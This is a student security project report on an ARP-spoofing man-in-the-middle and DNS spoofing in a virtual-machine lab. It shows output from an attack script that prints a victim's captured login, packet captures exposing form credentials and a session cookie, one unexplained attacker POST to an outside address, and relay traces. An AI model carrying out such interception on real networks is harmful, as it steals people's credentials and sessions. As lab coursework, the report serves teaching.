Computer Security Project 2 0716055 王耀德


0716074 蔡育呈

【Item1】

We implement the ARP spoofing with the scenario 2 which contains 2 virtual machines.

	VM1 (Attacker)	VM2 (Victim)	AP
MAC	00:0c:29:4c:67:80	00:0c:29:10:4c:2e	00:50:56:f4:93:8a
IP	192.168.79.129	192.168.79.132	192.168.79.2


1. After submiting the user and password by the victim, the attacker would get them.



```
cs2020@ubuntu:~$ sudo python3 mitm_attack.py
Available devices in the network:
IP                  MAC
192.168.79.1        00:50:56:c0:00:08
192.168.79.132      00:0c:29:10:4c:2e
192.168.79.254      00:50:56:e5:72:a2
usr=milkthemilker
pwd=mikerinthemilkshop

If you want to EXIT, please press 'Ctrl+C'.
```

2. The attacker gets the HTTP packet(POST).




```
http
No. Time            Source          Destination      Prot Len Info
    -185.030779095  192.168.79.132  140.113.207.246  H…   6…  POST /login.php HTTP/1.1  (application/x-www-form-urlencoded)
    -185.023124088  140.113.207.2…  192.168.79.132   H…   8…  HTTP/1.1 200 OK  (text/html)
    -38.077167325   192.168.79.129  91.108.56.187    H…   94  POST /api HTTP/1.1  (application/x-www-form-urlencoded)

▶ Frame 66: 644 bytes on wire (5152 bits), 644 bytes captured (5152 bits) on interface 0
▶ Ethernet II, Src: Vmware_10:4c:2e (00:0c:29:10:4c:2e), Dst: Vmware_f4:93:8a (00:50:56:f4:93:8a)
▶ Internet Protocol Version 4, Src: 192.168.79.132, Dst: 140.113.207.246
▶ Transmission Control Protocol, Src Port: 36704, Dst Port: 80, Seq: 1, Ack: 1, Len: 590
▼ Hypertext Transfer Protocol
  ▶ POST /login.php HTTP/1.1\r\n
    Host: 140.113.207.246\r\n
    User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:76.0) Gecko/20100101 Firefox/76.0\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n
    Accept-Language: en-US,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
  ▶ Content-Length: 56\r\n
    Origin: http://140.113.207.246\r\n
    Connection: keep-alive\r\n
    Referer: http://140.113.207.246/login.php\r\n
  ▶ Cookie: PHPSESSID=ffqcnutdf0vr71idoumh837a4o\r\n
    Upgrade-Insecure-Requests: 1\r\n
    \r\n
    [Full request URI: http://140.113.207.246/login.php]
    [HTTP request 1/1]
    [Response in frame: 68]
    File Data: 56 bytes
▼ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▶ Form item: "usr" = "milkthemilker"
  ▶ Form item: "pwd" = "mikerinthemilkshop"
  ▶ Form item: "btn_login" = "Login"
```


3.

Packet	Source MAC	destination MAC
1	00:0c:29:10:4c:2e	00:0c:29:4c:67:80
2	00:0c:29:4c:67:80	00:50:56:f4:93:8a
3	00:50:56:f4:93:8a	00:0c:29:4c:67:80
4	00:0c:29:4c:67:80	00:0c:29:10:4c:2e




```
1408.673429734 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=13/3328, ttl=64 (no response found!)
1408.673465222 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=13/3328, ttl=63 (reply in 32116)
1408.677473955 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=13/3328, ttl=128 (request in 32115)
1408.677507559 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=13/3328, ttl=127
1409.675555713 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=14/3584, ttl=64 (no response found!)
1409.675586215 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=14/3584, ttl=63 (reply in 32140)
1409.679688459 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=14/3584, ttl=128 (request in 32139)
1409.679721798 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=14/3584, ttl=127
1410.677789309 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=15/3840, ttl=64 (no response found!)
1410.677815871 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=15/3840, ttl=63 (reply in 32164)
1410.681599912 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=15/3840, ttl=128 (request in 32163)
1410.681627170 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=15/3840, ttl=127
1411.678050809 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=16/4096, ttl=64 (no response found!)
1411.678082811 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=16/4096, ttl=63 (reply in 32188)
1411.681956972 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=16/4096, ttl=128 (request in 32187)
1411.681985289 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=16/4096, ttl=127
1412.680245438 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=17/4352, ttl=64 (no response found!)
1412.680276960 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=17/4352, ttl=63 (reply in 32210)
1412.684065345 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=17/4352, ttl=128 (request in 32209)
1412.684092451 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=17/4352, ttl=127
1413.681475115 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=18/4608, ttl=64 (no response found!)
1413.681506201 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=18/4608, ttl=63 (reply in 32234)
1413.685484662 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=18/4608, ttl=128 (request in 32233)
1413.685518653 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=18/4608, ttl=127
1414.683893715 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=19/4864, ttl=64 (no response found!)

▸ Frame 32114: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▸ Ethernet II, Src: Vmware_10:4c:2e (00:0c:29:10:4c:2e), Dst: Vmware_4c:67:80 (00:0c:29:4c:67:80)
▸ Internet Protocol Version 4, Src: 192.168.79.132, Dst: 8.8.8.8
▸ Internet Control Message Protocol
```




```
1407.676044195 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=12/3072, ttl=127
1408.673429734 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=13/3328, ttl=64 (no response found!)
1408.673465222 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=13/3328, ttl=63 (reply in 32116)
1408.677473955 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=13/3328, ttl=128 (request in 32115)
1408.677507559 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=13/3328, ttl=127
1409.675555713 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=14/3584, ttl=64 (no response found!)
1409.675586215 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=14/3584, ttl=63 (reply in 32140)
1409.679688459 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=14/3584, ttl=128 (request in 32139)
1409.679721798 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=14/3584, ttl=127
1410.677789309 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=15/3840, ttl=64 (no response found!)
1410.677815871 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=15/3840, ttl=63 (reply in 32164)
1410.681599912 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=15/3840, ttl=128 (request in 32163)
1410.681627170 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=15/3840, ttl=127
1411.678050809 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=16/4096, ttl=64 (no response found!)
1411.678082811 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=16/4096, ttl=63 (reply in 32188)
1411.681956972 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=16/4096, ttl=128 (request in 32187)
1411.681985289 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=16/4096, ttl=127
1412.680245438 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=17/4352, ttl=64 (no response found!)
1412.680276960 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=17/4352, ttl=63 (reply in 32210)
1412.684065345 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=17/4352, ttl=128 (request in 32209)
1412.684092451 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=17/4352, ttl=127
1413.681475115 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=18/4608, ttl=64 (no response found!)
1413.681506201 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=18/4608, ttl=63 (reply in 32234)
1413.685484662 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=18/4608, ttl=128 (request in 32233)
1413.685518653 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=18/4608, ttl=127
1414.683893715 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=19/4864, ttl=64 (no response found!)

  98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
  Src: Vmware_4c:67:80 (00:0c:29:4c:67:80), Dst: Vmware_f4:93:8a (00:50:56:f4:93:8a)
▸ Internet Protocol Version 4, Src: 192.168.79.132, Dst: 8.8.8.8
▸ Internet Control Message Protocol
```



```
1407.676044195 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=12/3072, ttl=127
1408.673429734 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=13/3328, ttl=64 (no response found!)
1408.673465222 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=13/3328, ttl=63 (reply in 32116)
1408.677473955 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=13/3328, ttl=128 (request in 32115)
1408.677507559 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=13/3328, ttl=127
1409.675555713 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=14/3584, ttl=64 (no response found!)
1409.675586215 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=14/3584, ttl=63 (reply in 32140)
1409.679688459 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=14/3584, ttl=128 (request in 32139)
1409.679721798 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=14/3584, ttl=127
1410.677789309 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=15/3840, ttl=64 (no response found!)
1410.677815871 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=15/3840, ttl=63 (reply in 32164)
1410.681599912 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=15/3840, ttl=128 (request in 32163)
1410.681627170 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=15/3840, ttl=127
1411.678050809 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=16/4096, ttl=64 (no response found!)
1411.678082811 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=16/4096, ttl=63 (reply in 32188)
1411.681956972 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=16/4096, ttl=128 (request in 32187)
1411.681985289 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=16/4096, ttl=127
1412.680245438 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=17/4352, ttl=64 (no response found!)
1412.680276960 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=17/4352, ttl=63 (reply in 32210)
1412.684065345 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=17/4352, ttl=128 (request in 32209)
1412.684092451 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=17/4352, ttl=127
1413.681475115 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=18/4608, ttl=64 (no response found!)
1413.681506201 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=18/4608, ttl=63 (reply in 32234)
1413.685484662 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=18/4608, ttl=128 (request in 32233)
1413.685518653 8.8.8.8        192.168.79.132 ICMP   98 Echo (ping) reply    id=0x8ddc, seq=18/4608, ttl=127
1414.683893715 192.168.79.132 8.8.8.8        ICMP   98 Echo (ping) request  id=0x8ddc, seq=19/4864, ttl=64 (no response found!)

▸ Frame 32117: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▸ Ethernet II, Src: Vmware_4c:67:80 (00:0c:29:4c:67:80), Dst: Vmware_10:4c:2e (00:0c:29:10:4c:2e)
▸ Internet Protocol Version 4, Src: 8.8.8.8, Dst: 192.168.79.132
▸ Internet Control Message Protocol
```




```
 1407.676044195 8.8.8.8        192.168.79.132 ICMP     98 Echo (ping) reply    id=0x8ddc, seq=12/3072, ttl=127
 1408.673429734 192.168.79.132 8.8.8.8        ICMP     98 Echo (ping) request  id=0x8ddc, seq=13/3328, ttl=64 (no response found!)
 1408.673465222 192.168.79.132 8.8.8.8        ICMP     98 Echo (ping) request  id=0x8ddc, seq=13/3328, ttl=63 (reply in 32116)
 1408.677473955 8.8.8.8        192.168.79.132 ICMP     98 Echo (ping) reply    id=0x8ddc, seq=13/3328, ttl=128 (request in 32115)
 1408.677507559 8.8.8.8        192.168.79.132 ICMP     98 Echo (ping) reply    id=0x8ddc, seq=13/3328, ttl=127
 1409.675555713 192.168.79.132 8.8.8.8        ICMP     98 Echo (ping) request  id=0x8ddc, seq=14/3584, ttl=64 (no response found!)
 1409.675586215 192.168.79.132 8.8.8.8        ICMP     98 Echo (ping) request  id=0x8ddc, seq=14/3584, ttl=63 (reply in 32140)
 1409.679688459 8.8.8.8        192.168.79.132 ICMP     98 Echo (ping) reply    id=0x8ddc, seq=14/3584, ttl=128 (request in 32139)
 1409.679721798 8.8.8.8        192.168.79.132 ICMP     98 Echo (ping) reply    id=0x8ddc, seq=14/3584, ttl=127
 1410.677789309 192.168.79.132 8.8.8.8        ICMP     98 Echo (ping) request  id=0x8ddc, seq=15/3840, ttl=64 (no response found!)
 1410.677815871 192.168.79.132 8.8.8.8        ICMP     98 Echo (ping) request  id=0x8ddc, seq=15/3840, ttl=63 (reply in 32164)
 1410.681599912 8.8.8.8        192.168.79.132 ICMP     98 Echo (ping) reply    id=0x8ddc, seq=15/3840, ttl=128 (request in 32163)
 1410.681627170 8.8.8.8        192.168.79.132 ICMP     98 Echo (ping) reply    id=0x8ddc, seq=15/3840, ttl=127
 1411.678050809 192.168.79.132 8.8.8.8        ICMP     98 Echo (ping) request  id=0x8ddc, seq=16/4096, ttl=64 (no response found!)
                 92.168.79.132 8.8.8.8        ICMP     98 Echo (ping) request  id=0x8ddc, seq=16/4096, ttl=63 (reply in 32188)
                 .8.8.8        192.168.79.132 ICMP     98 Echo (ping) reply    id=0x8ddc, seq=16/4096, ttl=128 (request in 32187)
 1411.681985289 8.8.8.8        192.168.79.132 ICMP     98 Echo (ping) reply    id=0x8ddc, seq=16/4096, ttl=127
 1412.680245438 192.168.79.132 8.8.8.8        ICMP     98 Echo (ping) request  id=0x8ddc, seq=17/4352, ttl=64 (no response found!)
 1412.680276960 192.168.79.132 8.8.8.8        ICMP     98 Echo (ping) request  id=0x8ddc, seq=17/4352, ttl=63 (reply in 32210)
 1412.684065345 8.8.8.8        192.168.79.132 ICMP     98 Echo (ping) reply    id=0x8ddc, seq=17/4352, ttl=128 (request in 32209)
 1412.684092451 8.8.8.8        192.168.79.132 ICMP     98 Echo (ping) reply    id=0x8ddc, seq=17/4352, ttl=127
 1413.681475115 192.168.79.132 8.8.8.8        ICMP     98 Echo (ping) request  id=0x8ddc, seq=18/4608, ttl=64 (no response found!)
 1413.681506201 192.168.79.132 8.8.8.8        ICMP     98 Echo (ping) request  id=0x8ddc, seq=18/4608, ttl=63 (reply in 32234)
 1413.685484662 8.8.8.8        192.168.79.132 ICMP     98 Echo (ping) reply    id=0x8ddc, seq=18/4608, ttl=128 (request in 32233)
 1413.685518653 8.8.8.8        192.168.79.132 ICMP     98 Echo (ping) reply    id=0x8ddc, seq=18/4608, ttl=127
 1414.683893715 192.168.79.132 8.8.8.8        ICMP     98 Echo (ping) request  id=0x8ddc, seq=19/4864, ttl=64 (no response found!)
▸ Frame 32116: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
▸ Ethernet II, Src: Vmware_f4:93:8a (00:50:56:f4:93:8a), Dst: Vmware_4c:67:80 (00:0c:29:4c:67:80)
▸ Internet Protocol Version 4, Src: 8.8.8.8, Dst: 192.168.79.132
▸ Internet Control Message Protocol
```

【Item2】

We implement the ARP spoofing with the scenario 2 which contains 2 virtual machines.

	VM1 (Attacker)	VM2 (Victim)	AP
MAC	00:0c:29:4c:67:80	00:0c:29:10:4c:2e	00:50:56:f4:93:8a
IP	192.168.79.129	192.168.79.132	192.168.79.2

1. After directing to the www.nctu.edu.tw, we actually get the content of **140.113.207.246**.

